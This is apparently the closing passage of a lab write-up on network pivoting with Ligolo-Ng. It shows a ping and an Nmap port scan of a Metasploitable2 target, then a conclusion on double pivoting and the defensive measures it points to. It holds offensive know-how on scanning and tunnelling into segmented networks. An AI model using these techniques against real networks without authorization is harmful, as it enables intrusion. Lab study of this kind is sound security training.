└─# ping 192.168.159.129
PING 192.168.159.129 (192.168.159.129) 56(84) bytes of data.
64 bytes from 192.168.159.129: icmp_seq=1 ttl=64 time=13.0 ms
64 bytes from 192.168.159.129: icmp_seq=2 ttl=64 time=13.0 ms
^C
--- 192.168.159.129 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 13.007/13.008/13.010/0.001 ms

┌──(root㉿kali)-[~]
└─# nmap 192.168.159.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-30 08:04 EST
Nmap scan report for 192.168.159.129
Host is up (0.018s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
```

Figure 25: crackmapexec scan, successful ping, and Nmap scan of Metasploitable2

Conclusion

This project successfully demonstrated the use of Ligolo-Ng for advanced network pivoting and lateral movement in a segmented lab environment. By leveraging reverse TLS tunnels and the tun interface, it was possible to traverse three isolated networks without requiring SOCKS proxies.

Single pivoting established direct access from the attacker's Kali machine to an internal network segment, while double pivoting extended the attack chain through two separate network hops to reach an otherwise inaccessible target — Metasploitable2 in Network C.

Ligolo-Ng proved to be a highly efficient tunneling tool, offering superior speed and protocol support compared to alternatives like Chisel, with minimal operational footprint. These techniques underscore the importance of proper network segmentation, monitoring lateral movement, and implementing strict egress filtering as defensive measures.